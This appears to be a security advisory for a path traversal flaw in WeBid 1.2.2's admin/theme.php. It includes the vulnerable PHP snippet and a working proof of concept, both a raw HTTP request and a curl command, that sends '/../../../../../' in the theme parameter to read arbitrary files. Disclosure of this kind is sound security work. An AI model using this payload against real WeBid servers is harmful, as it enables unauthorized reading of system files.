z3r0yu ssrf and path traversal vulnerability for webid History

0 contributors

58 lines (41 sloc) | 2.05 KB

A Path Traversal vulnerability in `file_get_contents` Function of `/admin/theme.php` File (WeBid 1.2.2 version)

0x01 Affected version

vendor: https://github.com/renlok/WeBid

version: <=1.2.2

php version: 7.x

0x02 Vulnerability description

A Path Traversal (CWE-22) in `admin/theme.php` file of WeBid allows remote attackers to uses external input from the `theme` parameter to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory. This allows you to read any file from any location on the operating system.

```
if (isset($_POST['file']) && !empty($_POST['theme']))
{
        $theme_path = $theme_root . '/' . $_POST['theme'];
        if ($_POST['theme'] != 'CVS' && is_dir($theme_path) && substr($_POST['theme'
        {
                $edit_file = true;
                $filename = $_POST['file'];
                $theme = $_POST['theme'];
                $filecontents = htmlentities(file_get_contents($theme_path . '/' . $
        }
}
```


The vulnerable code snippet is shown above. Because the `theme` parameter is unrestricted, it is also possible to use the server side to get the file information of the corresponding directory, including the file content. The corresponding PoC is as follows:

```
POST /WeBid-1.2.1/admin/theme.php HTTP/1.1
Host: 172.16.119.146
Content-Length: 75
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=0me7tniqbqltu0jo622cl9jqe6
Connection: close

file=flag&theme=/../../../../../&csrftoken=f514194228c4c8561ccc9542abcf0289
```

You can also use the following curl command to verify the vulnerability

```
curl -i -s -k -X $'POST' \
    -H $'Host: 172.16.119.146' -H $'Content-Length: 75' -H $'Content-Type:
application/x-www-form-urlencoded' -H $'Connection: close' \
    -b $'PHPSESSID=0me7tniqbqltu0jo622cl9jqe6' \
    --data-binary
$'file=flag&theme=/../../../../../&csrftoken=f514194228c4c8561ccc9542abcf0289' \
    $'http://172.16.119.146/WeBid-1.2.1/admin/theme.php'
```



0x03 Acknowledgement

z3